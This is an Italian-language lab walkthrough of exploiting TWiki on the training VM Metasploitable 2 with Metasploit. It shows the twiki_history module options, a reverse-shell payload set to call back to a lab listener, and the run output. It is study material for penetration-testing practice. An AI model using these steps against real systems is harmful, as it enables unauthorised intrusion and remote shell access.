

Vulnerabilità con Twiki su metasploitable 2…Lanciamo il Tool msfconsole, cerchiamo la vulnerabilità grazie alla scansione con nessus, “Twiki” ha un rischio Critical.



Una volta configurato l ‘exploit, dobbiamo scegliere il payload, con il comando search possiamo acquisire una lista di tutti i payload disponibili.



Configuriamo il payload scelto con il comando set.

```
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  23               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Una volta configurato il payload possiamo lanciare l'exploit

```
[*] Started reverse TCP double handler on 192.168.1.25:23
[+] Successfully sent exploit request
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) >
```

Qui in figura possiamo capire che l'exploit è stato eseguito con successo ma non ci restituisce la shell sul terminale, ma possiamo utilizzarlo direttamente sul broswer.

Come in figura in basso.